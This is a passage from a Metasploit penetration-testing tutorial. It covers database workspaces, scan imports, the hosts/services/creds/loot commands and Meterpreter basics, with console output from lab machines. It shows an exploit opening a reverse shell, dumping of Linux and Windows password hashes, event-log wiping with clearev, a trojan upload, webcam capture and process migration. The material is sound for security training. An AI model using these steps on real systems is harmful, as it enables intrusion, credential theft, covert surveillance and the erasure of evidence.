(continues on next page)

(continued from previous page)

```
lab2
lab3
lab4
msf >
```

As we can see this can be quite handy when it comes to keeping things ‘neat’. Let’s change the current workspace to ‘msfu’.

```
msf > workspace msfu
[*] Workspace: msfu
msf > workspace
default
* msfu
lab1
lab2
lab3
lab4
msf >
```

Creating and deleting a workspace one simply uses the ‘-a’ or ‘-d’ followed by the name at the msfconsole prompt.

```
msf > workspace -a lab4
[*] Added workspace: lab4
msf >

msf > workspace -d lab4
[*] Deleted workspace: lab4
msf > workspace
```

It’s that simple, using the same command and adding the ‘-h’ switch will provide us with the command’s other capabilities.

```
msf > workspace -h
Usage:
workspace                List workspaces
workspace -v              List workspaces verbosely
workspace [name]          Switch workspace
workspace -a [name] ...   Add workspace(s)
workspace -d [name] ...   Delete workspace(s)
workspace -D              Delete all workspaces
workspace -r              Rename workspace
workspace -h              Show this help information

msf >
```

From now on any scan or imports from 3rd party applications will be saved into this workspace.

Now that we are connected to our database and workspace setup, lets look at populating it with some data. First we’ll look at the different ‘**db_**’ commands available to use using the ‘help’ command from the msfconsole.

```
msf > help
...snip...

Database Backend Commands
=====
```

(continues on next page)

(continued from previous page)

Command	Description
-----	-----
creds	List all credentials in the database
db_connect	Connect to an existing database
db_disconnect	Disconnect from the current database instance
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache
db_status	Show the current database status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

Importing and Scanning

There are several ways we can do this, from scanning a host or network directly from the console, or importing a file from an earlier scan. Let's start by importing an nmap scan of the 'metasploitable 2' host. This is done using the 'db_import' followed by the path to our file.

```
msf > db_import /root/msfu/nmapScan
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Rex::Parser::NmapXMLStreamParser'
[*] Importing host 172.16.194.172
[*] Successfully imported /root/msfu/nmapScan
msf > hosts

Hosts
=====

address      mac              name  os_name  os_flavor  os_sp  purpose  info
-----
172.16.194.172  00:0C:29:D1:62:80  Linux  Ubuntu  server

msf >
```

Once completed we can confirm the import by issuing the 'hosts' command. This will display all the hosts stored in our current workspace. We can also scan a host directly from the console using the 'db_nmap' command. Scan results will be saved in our current database. The command works the same way as the command line version of 'nmap'

```
msf > db_nmap -A 172.16.194.134
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-06-18 12:36 EDT
[*] Nmap: Nmap scan report for 172.16.194.134
[*] Nmap: Host is up (0.00031s latency).
[*] Nmap: Not shown: 994 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.17 ((Win32) mod_ssl/2.2.17_
OpenSSL/0.9.8o PHP/5.3.4
```

(continues on next page)

(continued from previous page)

```
...snip...

[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1    0.31 ms 172.16.194.134
[*] Nmap: OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.91 seconds
msf >

msf > hosts

Hosts
=====

address      mac              name  os_name          os_flavor  os_sp  purpose
  ↳ info  comments
-----
  ↳ -----
172.16.194.134 00:0C:29:68:51:BB  Microsoft Windows XP              server
172.16.194.172 00:0C:29:D1:62:80  Linux      Ubuntu            server

msf >
```

Backing Up Our Data

Exporting our data outside the Metasploit environment is very simple. Using the 'db_export' command all our gathered information can be saved in a XML file. This format can be easily used and manipulated later for reporting purposes. The command has 2 outputs, the 'xml' format which will export all of the information currently stored in our active workspace, and the 'pwdump' format which exports everything related to used/gathered credentials.

```
msf > db_export -h
Usage:
  db_export -f [-a] [filename]
  Format can be one of: xml, pwdump
[-] No output file was specified

msf > db_export -f xml /root/msfu/Exported.xml
[*] Starting export of workspace msfu to /root/msfu/Exported.xml [ xml ]...
[*]   >> Starting export of report
[*]   >> Starting export of hosts
[*]   >> Starting export of events
[*]   >> Starting export of services
[*]   >> Starting export of credentials
[*]   >> Starting export of web sites
[*]   >> Starting export of web pages
[*]   >> Starting export of web forms
[*]   >> Starting export of web vulns
[*]   >> Finished export of report
[*] Finished export of workspace msfu to /root/msfu/Exported.xml [ xml ]...
```

Using the Hosts Command

Now that we can import and export information to and from our database, let us look at how we can use this information within the msfconsole. Many commands are available to search for specific information stored in our database. Hosts names, address, discovered services etc. We can even use the resulting data to populate module settings such as RHOSTS. We'll look how this is done a bit later.

The 'hosts' command was used earlier to confirm the presence of data in our database. Let's look at the different options available and see how we use it to provide us with quick and useful information. Issuing the command with '-h' will display the help menu.

```
msf > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
-a,--add          Add the hosts instead of searching
-d,--delete       Delete the hosts instead of searching
-c <col1,col2>    Only show the given columns (see list below)
-h,--help         Show this help information
-u,--up           Only show hosts which are up
-o               Send output to a file in csv format
-O              Order rows by specified column number
-R,--rhosts       Set RHOSTS from the results of the search
-S,--search       Search string to filter by
-i,--info         Change the info of a host
-n,--name         Change the name of a host
-m,--comment      Change the comment of a host
-t,--tag          Add or specify a tag to a range of hosts

Available columns: address, arch, comm, comments, created_at, cred_count, detected_
↪arch, exploit_attempt_count, host_detail_count, info, mac, name, note_count, os_
↪family, os_flavor, os_lang, os_name, os_sp, purpose, scope, service_count, state,
↪updated_at, virtual_host, vuln_count, tags
```

We'll start by asking the 'hosts' command to display only the IP address and OS type using the '-c' switch.

```
msf > hosts -c address,os_flavor

Hosts
=====

address          os_flavor
-----
172.16.194.134   XP
172.16.194.172   Ubuntu
```

Setting up Modules

Another interesting feature available to us, is the ability to search all our entries for something specific. Imagine if we wished to find only the Linux based machines from our scan. For this we'd use the '-S' option. This option can be combined with our previous example and help fine tune our results.

```
msf > hosts -c address,os_flavor -S Linux

Hosts
```

(continues on next page)

(continued from previous page)

```
=====
address          os_flavor
-----
172.16.194.172  Ubuntu

msf >
```

Using the output of our previous example, we'll feed that into the 'tcp' scan auxiliary module.

```
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
```

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

We can see by default, nothing is set in 'RHOSTS', we'll add the '-R' switch to the hosts command and run the module. Hopefully it will run and scan our target without any problems.

```
msf auxiliary(tcp) > hosts -c address,os_flavor -S Linux -R

Hosts
=====

address          os_flavor
-----
172.16.194.172  Ubuntu

RHOSTS => 172.16.194.172

msf auxiliary(tcp) > run

[*] 172.16.194.172:25 - TCP OPEN
[*] 172.16.194.172:23 - TCP OPEN
[*] 172.16.194.172:22 - TCP OPEN
[*] 172.16.194.172:21 - TCP OPEN
[*] 172.16.194.172:53 - TCP OPEN
[*] 172.16.194.172:80 - TCP OPEN

...snip...

[*] 172.16.194.172:5432 - TCP OPEN
[*] 172.16.194.172:5900 - TCP OPEN
[*] 172.16.194.172:6000 - TCP OPEN
[*] 172.16.194.172:6667 - TCP OPEN
```

(continues on next page)

(continued from previous page)

```
[*] 172.16.194.172:6697 - TCP OPEN
[*] 172.16.194.172:8009 - TCP OPEN
[*] 172.16.194.172:8180 - TCP OPEN
[*] 172.16.194.172:8787 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Of course this also works if our results contain more than one address.

```
msf auxiliary(tcp) > hosts -R

Hosts
=====

address      mac          name  os_name      os_flavor  os_sp  purpose_
  ↳ info  comments
-----
  ↳ -----
172.16.194.134 00:0C:29:68:51:BB  Microsoft Windows XP          server
172.16.194.172 00:0C:29:D1:62:80  Linux      Ubuntu        server

RHOSTS => 172.16.194.134 172.16.194.172

msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name          Current Setting      Required  Description
----          -
CONCURRENCY    10                   yes       The number of concurrent_
  ↳ ports to check per host
FILTER                                     no        The filter string for_
  ↳ capturing traffic
INTERFACE                                     no        The name of the interface
PCAPFILE                                     no        The name of the PCAP capture_
  ↳ file to process
PORTS          1-10000              yes       Ports to scan (e.g. 22-25,80,
  ↳ 110-900)
RHOSTS         172.16.194.134 172.16.194.172  yes       The target address range or_
  ↳ CIDR identifier
SNAPLEN        65535                yes       The number of bytes to capture
THREADS        1                    yes       The number of concurrent_
  ↳ threads
TIMEOUT        1000                 yes       The socket connect timeout in_
  ↳ milliseconds
```

You can see how useful this may be if our database contained hundreds of entries. We could search for Windows machines only, then set the RHOSTS option for the smb_version auxiliary module very quickly. The set RHOSTS switch is available in almost all of the commands that interact with the database.

Services

Another way to search the database is by using the ‘services’ command. Like the previous examples, we can extract very specific information with little effort.

```
msf > services -h

Usage: services [-h] [-u] [-a] [-r ] [-p >port1,port2>] [-s >name1,name2>] [-o ]_
↪[addr1 addr2 ...]

-a,--add          Add the services instead of searching
-d,--delete       Delete the services instead of searching
-c <col1,col2>    Only show the given columns
-h,--help         Show this help information
-s <name1,name2>  Search for a list of service names
-p <port1,port2>  Search for a list of ports
-r              Only show [tcp|udp] services
-u,--up          Only show services which are up
-o              Send output to a file in csv format
-R,--rhosts      Set RHOSTS from the results of the search
-S,--search      Search string to filter by

Available columns: created_at, info, name, port, proto, state, updated_at
```

Much in the same way as the hosts command, we can specify which fields to be displayed. Coupled with the ‘-S’ switch, we can also search for a service containing a particular string.

```
msf > services -c name,info 172.16.194.134

Services
=====

host          name          info
----          -
172.16.194.134 http          Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.
↪8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1
172.16.194.134 msrpc          Microsoft Windows RPC
172.16.194.134 netbios-ssn
172.16.194.134 http          Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.
↪8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1
172.16.194.134 microsoft-ds  Microsoft Windows XP microsoft-ds
172.16.194.134 mysql
```

Here we are searching all hosts contained in our database with a service name containing the string ‘http’.

```
msf > services -c name,info -S http

Services
=====

host          name  info
----          -
172.16.194.134 http  Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.
↪3.4 mod_perl/2.0.4 Perl/v5.10.1
172.16.194.134 http  Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.
↪3.4 mod_perl/2.0.4 Perl/v5.10.1
172.16.194.172 http  Apache httpd 2.2.8 (Ubuntu) DAV/2
172.16.194.172 http  Apache Tomcat/Coyote JSP engine 1.1
```

The combinations for searching are enormous. We can use specific ports, or port ranges. Full or partial service name when using the ‘-s’ or ‘-S’ switches. For all hosts or just a select few... The list goes on and on. Here are a few examples, but you may need to experiment with these features in order to get what you want and need out your searches.

```
msf > services -c info,name -p 445

Services
=====

host          info          name
----          -
172.16.194.134 Microsoft Windows XP microsoft-ds  microsoft-ds
172.16.194.172 Samba smbd 3.X workgroup: WORKGROUP netbios-ssn
```

```
msf > services -c port,proto,state -p 70-81

Services
=====

host          port proto state
----          -
172.16.194.134 80   tcp  open
172.16.194.172 75   tcp  closed
172.16.194.172 71   tcp  closed
172.16.194.172 72   tcp  closed
172.16.194.172 73   tcp  closed
172.16.194.172 74   tcp  closed
172.16.194.172 70   tcp  closed
172.16.194.172 76   tcp  closed
172.16.194.172 77   tcp  closed
172.16.194.172 78   tcp  closed
172.16.194.172 79   tcp  closed
172.16.194.172 80   tcp  open
172.16.194.172 81   tcp  closed
```

```
msf > services -s http -c port 172.16.194.134

Services
=====

host          port
----          -
172.16.194.134 80
172.16.194.134 443
```

```
msf > services -S Unr

Services
=====

host          port proto name state info
----          -
172.16.194.172 6667 tcp  irc  open  Unreal ircd
172.16.194.172 6697 tcp  irc  open  Unreal ircd
```

CSV Export

Both the hosts and services commands give us a means of saving our query results into a file. The file format is a comma separated value, or CSV. Followed by the ‘-o’ with path and filename, the information that has been displayed on the screen at this point will now be saved to disk.

```
msf > services -s http -c port 172.16.194.134 -o /root/msfu/http.csv

[*] Wrote services to /root/msfu/http.csv
```

(continues on next page)

(continued from previous page)

```

msf > hosts -S Linux -o /root/msfu/linux.csv
[*] Wrote hosts to /root/msfu/linux.csv

msf > cat /root/msfu/linux.csv
[*] exec: cat /root/msfu/linux.csv

address,mac,name,os_name,os_flavor,os_sp,purpose,info,comments
"172.16.194.172","00:0C:29:D1:62:80","", "Linux", "Debian", "", "server", "", ""

msf > cat /root/msfu/http.csv
[*] exec: cat /root/msfu/http.csv

host,port
"172.16.194.134", "80"
"172.16.194.134", "443"

```

Creds

The ‘creds’ command is used to manage found and used credentials for targets in our database. Running this command without any options will display currently saved credentials.

```

msf > creds

Credentials
=====

host  port  user  pass  type  active?
----  ----  ----  ----  ----  -
[*] Found 0 credentials.

```

As with ‘db_nmap’ command, successful results relating to credentials will be automatically saved to our active workspace. Let’s run the auxiliary module ‘mysql_login’ and see what happens when Metasploit scans our server.

```

msf auxiliary(mysql_login) > run

[*] 172.16.194.172:3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 172.16.194.172:3306 MYSQL - [1/2] - Trying username:'root' with password:''
[*] 172.16.194.172:3306 - SUCCESSFUL LOGIN 'root' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf auxiliary(mysql_login) > creds

Credentials
=====

host          port  user  pass  type        active?
----          ----  ----  ----  ----        -
172.16.194.172 3306  root          password  true

[*] Found 1 credential.
msf auxiliary(mysql_login) >

```

We can see the module was able to connect to our mysql server, and because of this Metasploit saved the credentials in our database automatically for future reference.

During post-exploitation of a host, gathering user credentials is an important activity in order to further penetrate a target network. As we gather sets of credentials, we can add them to our database with the 'creds -a' command.

```
msf > creds -a 172.16.194.134 -p 445 -u Administrator -P
↳ 7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
[*] Time: 2012-06-20 20:31:42 UTC Credential: host=172.16.194.134 port=445 proto=tcp
↳ sname= type=password user=Administrator
↳ pass=7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
↳ active=true

msf > creds

Credentials
=====

host          port  user          pass
↳             type      active?
-----
↳             ----
172.16.194.134 445   Administrator
↳ 7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e::: password true

[*] Found 1 credential.
```

Loot

Once you've compromised a system (or three), one of the objective may be to retrieve hash dumps. From either a Windows or *nix system. In the event of a successful hash dump, this information will be stored in our database. We can view this dumps using the 'loot' command. As with almost every command, adding the '-h' switch will display a little more information.

```
msf > loot -h
Usage: loot
Info: loot [-h] [addr1 addr2 ...] [-t <type1,type2>]
Add: loot -f [fname] -i [info] -a [addr1 addr2 ...] [-t [type]]
Del: loot -d [addr1 addr2 ...]

-a,--add          Add loot to the list of addresses, instead of listing
-d,--delete       Delete all loot matching host and type
-f,--file         File with contents of the loot to add
-i,--info         Info of the loot to add
-t <type1,type2> Search for a list of types
-h,--help         Show this help information
-S,--search       Search string to filter by
```

Here's an example of how one would populate the database with some 'loot'.

```
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 4uGPYOrars5OojdL;
```

(continues on next page)

(continued from previous page)

```
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "4uGPYOrars50ojdL\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.194.163:4444 -> 172.16.194.172:55138) at
↳2012-06-27 19:38:54 -0400

^Z
Background session 1? [y/N]  y

msf exploit(usermap_script) > use post/linux/gather/hashdump
msf post(hashdump) > show options

Module options (post/linux/gather/hashdump):

  Name      Current Setting  Required  Description
  ----      -
SESSION  1                  yes       The session to run this module on.

msf post(hashdump) > sessions -l

Active sessions
=====

  Id  Type      Information  Connection
  --  ---
  1   shell unix      172.16.194.163:4444 -> 172.16.194.172:55138 (172.16.194.
↳172)

msf post(hashdump) > run

[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BP0t$MiyC3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/
↳bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/
↳var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,,:/home/user:/
↳bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20120627193921_msfu_172.16.194.172_
↳linux.hashes_264208.txt
[*] Post module execution completed

msf post(hashdump) > loot

Loot
=====

host      service type      name      content      info
↳
path
```

(continues on next page)

(continued from previous page)

```

-----
172.16.194.172      linux.hashes  unshadowed_passwd.pwd  text/plain  Linux
↳ Unshadowed Password File  /root/.msf4/loot/20120627193921_msfu_172.16.194.172_linux.
↳ hashes_264208.txt
172.16.194.172      linux.passwd  passwd.tx               text/plain  Linux
↳ Passwd File              /root/.msf4/loot/20120627193921_msfu_172.16.194.172_linux.
↳ passwd_953644.txt
172.16.194.172      linux.shadow  shadow.tx               text/plain  Linux
↳ Password Shadow File     /root/.msf4/loot/20120627193921_msfu_172.16.194.172_linux.
↳ shadow_492948.txt

```

Meterpreter

Since the Meterpreter provides a whole new environment, we will cover some of the basic Meterpreter commands to get you started and help familiarize you with this most powerful tool. Throughout this course, almost every available Meterpreter command is covered. For those that aren't covered, experimentation is the key to successful learning.

help

The 'help' command, as may be expected, displays the Meterpreter help menu.

```

meterpreter > help

Core Commands
=====

  Command      Description
  -----
  ?            Help menu
  background   Backgrounds the current session
  channel       Displays information about active channels
  ...snip...

```

background

The 'background' command will send the current Meterpreter session to the background and return you to the msf prompt. To get back to your Meterpreter session, just interact with it again.

```

meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

cat

The 'cat' command is identical to the command found on *nix systems. It displays the content of a file when it's given as an argument.

```
meterpreter > cat
Usage: cat file

Example usage:
meterpreter > cat edit.txt
What you talkin' about Willis

meterpreter >
```

cd > pwd

The 'cd' > 'pwd' commands are used to change and display current working directory on the target host. The change directory "cd" works the same way as it does under DOS and *nix systems. By default, the current working folder is where the connection to your listener was initiated.

```
meterpreter > pwd
c:\
meterpreter > cd c:\windows
meterpreter > pwd
c:\windows
meterpreter >
```

clearev

The 'clearev' command will clear the Application, System, and Security logs on a Windows system. There are no options or arguments.

```
meterpreter > clearev
[*] Wiping 97 records from Application...
[*] Wiping 415 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```

download

The 'download' command downloads a file from the remote machine. Note the use of the double-slashes when giving the Windows path.

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\boot.ini -> c:\boot.ini
[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini
meterpreter >
```

edit

The 'edit' command opens a file located on the target host. It uses the 'vim' so all the editor's commands are available.

```
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
```

(continues on next page)

(continued from previous page)

```
=====
Mode                Size      Type    Last modified           Name
-----
.
...snip...
.
100666/rw-rw-rw-  0          fil    2012-03-01 13:47:10 -0500 edit.txt
meterpreter > edit edit.txt
```

execute

The ‘execute’ command runs a command on the target.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

getuid

Running ‘getuid’ will display the user that the Meterpreter server is running as on the host.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

hashdump

The ‘hashdump’ post module will dump the contents of the SAM database.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01502e6261e:::
SUPPORT_
↪388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026e51097ccc9:::
victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
meterpreter >
```

idletime

Running 'idletime' will display the number of seconds that the user at the remote machine has been idle.

```
meterpreter > idletime
User has been idle for: 5 hours 26 mins 35 secs
meterpreter >
```

ipconfig

The 'ipconfig' command displays the network interfaces and addresses on the remote machine.

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:10:f5:15
IP Address  : 192.168.1.104
Netmask     : 255.255.0.0

meterpreter >
```

lpwd > lcd

The 'lpwd' > 'lcd' commands are used to display and change the local working directory respectively. When receiving a Meterpreter shell, the local working directory is the location where one started the Metasploit console.

Changing the working directory will give your Meterpreter session access to files located in this folder.

```
meterpreter > lpwd
/root

meterpreter > lcd MSFU
meterpreter > lpwd
/root/MSFU

meterpreter > lcd /var/www
meterpreter > lpwd
/var/www
meterpreter >
```

ls

As in Linux, the 'ls' command will list the files in the current remote directory.

```
meterpreter > ls

Listing: C:\Documents and Settings\victim
```

(continues on next page)

(continued from previous page)

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	Sat Oct 17 07:40:45 -0600 2009	.
40777/rwxrwxrwx	0	dir	Fri Jun 19 13:30:00 -0600 2009	..
100666/rw-rw-rw-	218	fil	Sat Oct 03 14:45:54 -0600 2009	.recently-used.xbel
40555/r-xr-xr-x	0	dir	Wed Nov 04 19:44:05 -0700 2009	Application Data

```
...snip...
```

migrate

Using the ‘migrate’ post module, you can migrate to another process on the victim.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
meterpreter >
```

ps

The ‘ps’ command displays a list of running processes on the target.

```
meterpreter > ps

Process list
=====

  PID  Name                Path
  ---  ----                ---
  132  VMwareUser.exe       C:\Program Files\VMware\VMware Tools\VMwareUser.exe
  152  VMwareTray.exe       C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  288  snmp.exe              C:\WINDOWS\System32\snmp.exe
...snip...
```

resource

The ‘resource’ command will execute Meterpreter instructions located inside a text file. Containing one entry per line, “resource” will execute each line in sequence. This can help automate repetitive actions performed by a user.

By default, the commands will run in the current working directory (on target machine) and resource file in the local working directory (the attacking machine).

```
meterpreter > resource
Usage: resource path1 path2Run the commands stored in the supplied files.
meterpreter >
```

```
root@kali:~# cat resource.txt
ls
background
root@kali:~#
```

Running resource command:

```
meterpreter> > resource resource.txt
[*] Reading /root/resource.txt
[*] Running ls

Listing: C:\Documents and Settings\Administrator\Desktop
=====

Mode                Size      Type    Last modified          Name
-----
40777/rwxrwxrwx     0       dir    2012-02-29 16:41:29 -0500 .
40777/rwxrwxrwx     0       dir    2012-02-02 12:24:40 -0500 ..
100666/rw-rw-rw-   606      fil    2012-02-15 17:37:48 -0500 IDA Pro Free.lnk
100777/rwxrwxrwx  681984   fil    2012-02-02 15:09:18 -0500 Sc303.exe
100666/rw-rw-rw-   608      fil    2012-02-28 19:18:34 -0500 Shortcut to Ability Server.
->lnk
100666/rw-rw-rw-   522      fil    2012-02-02 12:33:38 -0500 XAMPP Control Panel.lnk

[*] Running background

[*] Backgrounding session 1...
msf exploit(handler) >
```

search

The ‘search’ commands provides a way of locating specific files on the target host. The command is capable of searching through the whole system or specific folders.

Wildcards can also be used when creating the file pattern to search for.

```
meterpreter > search
```

[–] You must specify a valid file glob to search for, e.g. >search -f *.doc

```
meterpreter > search -f autoexec.bat
Found 1 result...
c:\AUTOEXEC.BAT
meterpreter > search -f sea*.bat c:\\xampp\\
Found 1 result...
c:\\xampp\\perl\\bin\\search.bat (57035 bytes)
meterpreter >
```

shell

The ‘shell’ command will present you with a standard shell on the target system.

```
meterpreter > shell
Process 39640 created.
```

(continues on next page)

(continued from previous page)

```
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

upload

As with the ‘download’ command, you need to use double-slashes with the upload command.

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
[*] uploading   : evil_trojan.exe -> c:\\windows\\system32
[*] uploaded    : evil_trojan.exe -> c:\\windows\\system32\\evil_trojan.exe
meterpreter >
```

webcam_list

The ‘webcam_list’ command when run from the Meterpreter shell, will display currently available web cams on the target host.

```
meterpreter > webcam_list
1: Creative WebCam NX Pro
2: Creative WebCam NX Pro (VFW)
meterpreter >
```

webcam_snap

The ‘webcam_snap’ command grabs a picture from a connected web cam on the target system, and saves it to disc as a JPEG image. By default, the save location is the local current working directory with a randomized filename.

```
meterpreter > webcam_snap -h
Usage: webcam_snap [options]
Grab a frame from the specified webcam.

OPTIONS:

  -h           Help Banner
  -i >opt>     The index of the webcam to use (Default: 1)
  -p >opt>     The JPEG image path (Default: 'gnFjTnzi.jpeg')
  -q >opt>     The JPEG image quality (Default: '50')
  -v >opt>     Automatically view the JPEG image (Default: 'true')

meterpreter >
```

Meterpreter extended by python

Here are some examples of the Python Extension in action. With time more functionality will be added, making the extension an even more powerful tool.

With the extension loaded, we can use basic Python function such as print. This can be achieved by using the “python_execute” command, and standard Python syntax.


```
meterpreter > python_execute "print 'Good morning! It\\'s 5am'"
[+] Content written to stdout:
Good morning! It's 5am
```

You can also save to a variable, and print its content using the “-r” switch.

```
meterpreter > python_execute "import os; cd = os.getcwd()" -r cd
[+] cd = C:\Users\loneferret\Downloads
meterpreter >
```

The following file is located in the “root” folder of our machine. What it does essentially, search the C:drive for any file called “readme.txt”. Although this can be done with meterpreter’s native “search” command. One observation, running through the filesystem, has crashed our meterpreter session more than once.

```
root@kali:~# cat findfiles.py
import os
for root, dirs, files in os.walk("c://"):
    for file in files:
        if file.endswith(".txt") and file.startswith("readme"):
            print(os.path.join(root, file))
```

In order to have this file run on our target machine, we need to invoke the “python_import” command. Using the “-f” switch to specify our script.

```
meterpreter > python_import -f /root/findfiles.py
[*] Importing /root/findfiles.py ...
[+] Content written to stdout:
c://Program Files\Ext2Fsd\Documents\readme.txt
c://qemu-0.13.0-windows\patch\readme.txt
c://Users\loneferret\Desktop\IM-v1.9.16.0\readme.txt
```

Another example, this time printing some memory information, and calling a Windows message box using the “ctypes” Python module.

```
meterpreter > python_import -f /root/ctypes_ex.py
[*] Importing /root/ctypes_ex.py ...
[+] Content written to stdout:
>WinDLL 'kernel32', handle 76e30000 at 4085e50>

metrepreter > python_import -f /root/msgbox.py
[*] Importing /root/msgbox.py ...
[+] Command executed without returning a result
```

Of course, this all depends on the level of access your current meterpreter has. Another simple Python script example, reads the Window’s registry for the “AutoAdminLogon” key.

```
meterpreter > python_import -f /root/readAutoLogonREG.py
[*] Importing /root/readAutoLogonREG.py ...
[+] Content written to stdout:

[+] Reading from AutoLogon Registry Location
[-] DefaultUserName loneferret
[-] DefaultPassword NoNotReally
[-] AutoAdminLogon Enabled
```

4.2 Information Gathering

4.2.1 Port Scanning

Scanners and most other auxiliary modules use the RHOSTS option instead of RHOST. RHOSTS can take IP ranges (192.168.1.20-192.168.1.30), CIDR ranges (192.168.1.0/24), multiple ranges separated by commas (192.168.1.0/24, 192.168.3.0/24), and line-separated host list files (`file:/tmp/hostlist.txt`). This is another use for a greppable Nmap output file.

By default, all of the scanner modules will have the THREADS value set to '1'. The THREADS value sets the number of concurrent threads to use while scanning. Set this value to a higher number in order to speed up your scans or keep it lower in order to reduce network traffic but be sure to adhere to the following guidelines:

- Keep the THREADS value under 16 on native Win32 systems
- Keep THREADS under 200 when running MSF under Cygwin
- On Unix-like operating systems, THREADS can be set as high as 256.

Nmap & db_nmap

We can use the `db_nmap` command to run Nmap against our targets and our scan results would then be stored automatically in our database. However, if you also wish to import the scan results into another application or framework later on, you will likely want to export the scan results in XML format. It is always nice to have all three Nmap outputs (xml, greppable, and normal). So we can run the Nmap scan using the '-oA' flag followed by the desired filename to generate the three output files, then issue the `db_import` command to populate the Metasploit database.

Run Nmap with the options you would normally use from the command line. If we wished for our scan to be saved to our database, we would omit the output flag and use `db_nmap`. The example below would then be "`db_nmap -v -sV 192.168.1.0/24`".

```
